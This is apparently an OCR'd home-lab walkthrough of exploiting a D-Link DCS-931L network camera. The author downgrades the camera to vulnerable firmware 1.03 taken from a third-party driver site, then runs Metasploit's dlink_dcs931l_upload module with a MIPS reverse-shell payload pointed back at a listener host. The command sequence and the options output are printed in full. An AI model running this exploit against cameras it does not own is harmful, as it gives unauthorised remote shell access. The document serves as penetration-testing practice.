
Source Code
History

MODULE OPTIONS

To display the available options, load the module within the Metasploit console and run the commands 'show options' or 'show advanced':

```
msf > use exploit/linux/http/dlink_dcs931l_upload
msf exploit(dlink_dcs931l_upload) > show targets
    ...targets...
msf exploit(dlink_dcs931l_upload) > set TARGET <target-id>
msf exploit(dlink_dcs931l_upload) > show options
    ...show and set options...
msf exploit(dlink_dcs931l_upload) > exploit
```


We should try and get the same or earlier version of the firmware



```

  HttpFingerprint = { :pattern => [ /alphapd/ ] }

  def initialize(info = {})
    super(update_info(info,
      'Name' => 'D-Link DCS-931L File Upload',
      'Description' => %q{
          This module exploits a file upload vulnerability in D-Link DCS-931L
        network cameras. The setFileUpload functionality allows authenticated
        users to upload files to anywhere on the file system, allowing system
        files to be overwritten, resulting in execution of arbitrary commands.
        This module has been tested successfully on a D-Link DCS-931L with
        firmware versions 1.01_B7 (2013-04-19) and 1.04_B1 (2014-04-21).
        D-Link DCS-930L, DCS-932L, DCS-933L models are also reportedly
        affected, but untested.
      },
      'License' => MSF_LICENSE,
      'Author' =>
        [
```

The exploit was tested on firmware versions 1.01 and 1.04.

https://github.com/rapid7/metasploit-framework/blob/master/modules/exploits/linux/http/dlink_dcs931l_upload.rb


Search by product, keyword, model.
Home
Support
Forums
Security Advisories
Shop
US
D-Link Building Networks for People
TechSupport
Consumer
Business

Product Registration
Register your product to extend your free support from 30 days to 90 days

Warranty Document
Click here to see this product's warranty document.

DCS-933L
Day & Night Wi-Fi Camera

First Time Setting Up?
Check out our FAQs, Videos and Quick Install Guides

Contact Support
Get help by chat, email or phone

For access to the right downloads, please select the correct hardware revision for your device.


A ▾

How to find the hardware version?

Type	Date		
Firmware (1.07.01) ▾	03/05/15	Download	Release Notes
	09/10/13	Download	
	05/28/14	Download	
Datasheet (01.2015)	01/19/15	Download	
D-View Cam (3.6.0)	04/15/14	Download	Release Notes
Setup Wizard Windows (1.04.10 Win) ▾	05/28/14	Download	

Firmware (1.13.05)
Firmware (1.12.03)
Firmware (1.07.01)

The oldest on the D-Link site is 1.07. Not old enough!


Download D-Link Firmwa
www.driverfilesdownload.com/drivers-download/firmware-drivers-update/d-link/page/1
Home
Drivers Download
Driver File List
About US
Blog
Contact US

DriverFilesDownload.com

Home > Driver Categories > Firmware > D-Link

Download D-Link Firmware Driver Files Free

DriverFilesDownload.com is a professional D-Link Firmware Driver Files Download Site, you can find and download almost all D-Link Firmware driver files here, we add new D-Link Firmware driver files to our driver database daily, so Just Download the latest D-Link Firmware driver files from our site, all D-Link Firmware driver files is 100% clean and safe, Just Download D-Link Firmware Driver Files with 100% confidence Now!

Driver Name	File Detail	Download
D-Link DCS-5020L rev.Ax Network Camera Firmware 1.03.B8 Beta	DCS-5020L_fw_v1.03_b8.zip OS:/ OS Independent File Szie:6.6 MB	Download
D-Link DCS-5010L rev.Ax Network Camera Firmware 1.03.B8 Beta	DCS-5010L_fw_v1.03_b8.zip OS:/ OS Independent File Szie:6.6 MB	Download
D-Link DCS-933L rev.Ax Network Camera Firmware 1.03.B8 Beta	DCS-933L_BETA_FIRMWARE_1.03.B8.zip OS:/ OS Independent File Szie:6.6 MB	Download
D-Link DCS-932L Network	DCS-	Download

About US


We have almost all drivers for download, you can just Download Our Free Driver Software of Driver Booster, then you can download and update all Drivers and fix your device driver problem easily too. If you have any question, just contact our Professional Driver Team , They are ready to help you fix your Driver problem.

Recent Posts

The best way to Update Your Drivers for your

This site does have an older, vulnerable version of the firmware


http://www.driverfilesdownload.com/drivers-download/firmware-drivers-update/d-link/page/1



D-Link DCS-931L rev.Ax Network Camera Firmware 1.03.B8 Beta	DCS-931L_BETA_FIRMWARE_1.03.B8.zip OS:/ OS Independent File Szie:6.6 MB	Download

The exploit was tested on versions 1.01 to 1.04 so this might actually work.

http://www.driverfilesdownload.com/drivers-download/firmware-drivers-update/d-link/page/1



Product: DCS-931L

Firmware version: 1.03

FIRMWARE UPGRADE

A new firmware upgrade may be available for your camera. It is recommended that you keep your camera firmware up to date to maintain and improve its functionality and performance. Click here D-Link Support Page to check for the latest available firmware version.

To upgrade the firmware on your IP camera, please download and save the latest firmware version from the D-Link Support Page to your local hard drive. Locate the file on your local hard drive by clicking the Browse button. Once you have found and opened the file using the browse button, click the **Upload** button to start the firmware upgrade.

FIRMWARE INFORMATION

Current Firmware Version :	1.03
Current Firmware Date :	2014-02-11
Current Agent Version :	2.0.17-b55

FIRMWARE UPGRADE

File Path : Choose File No file chosen

Upload


Helpful Hints..

Firmware updates are released periodically to improve the functionality of your IP camera and also to add new features. If you run into a problem with a specific feature of the IP camera, check our support site by clicking here and see if updated firmware is available for your IP camera.

The older version of the firmware has been installed on the DCS-931L

http://www.driverfilesdownload.com/drivers-download/firmware-drivers-update/d-link/page/1


```
use exploit/linux/http/dlink_dcs931l_upload
set RHOST 192.168.1.96
set payload linux/mipsle/shell_reverse_tcp
set LHOST 192.168.1.56
show options
```



```
msf > use exploit/linux/http/dlink_dcs931l_upload
msf exploit(dlink_dcs931l_upload) > set RHOST 192.168.1.128
RHOST => 192.168.1.128
msf exploit(dlink_dcs931l_upload) > set payload linux/mipsle/shell_reverse_tcp
payload => linux/mipsle/shell_reverse_tcp
msf exploit(dlink_dcs931l_upload) > set LHOST 192.168.1.56
LHOST => 192.168.1.56
msf exploit(dlink_dcs931l_upload) > show options

Module options (exploit/linux/http/dlink_dcs931l_upload):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   PASSWORD                   no        Camera password (default: blank)
   Proxies                    no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOST     192.168.1.128    yes       The target address
   RPORT     80               yes       The target port
   SSL       false            no        Negotiate SSL/TLS for outgoing connections
   USERNAME  admin            yes       Camera username
   VHOST                      no        HTTP server virtual host


Payload options (linux/mipsle/shell_reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.1.56     yes       The listen address
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Linux mipsle Payload


msf exploit(dlink_dcs931l_upload) > 
```

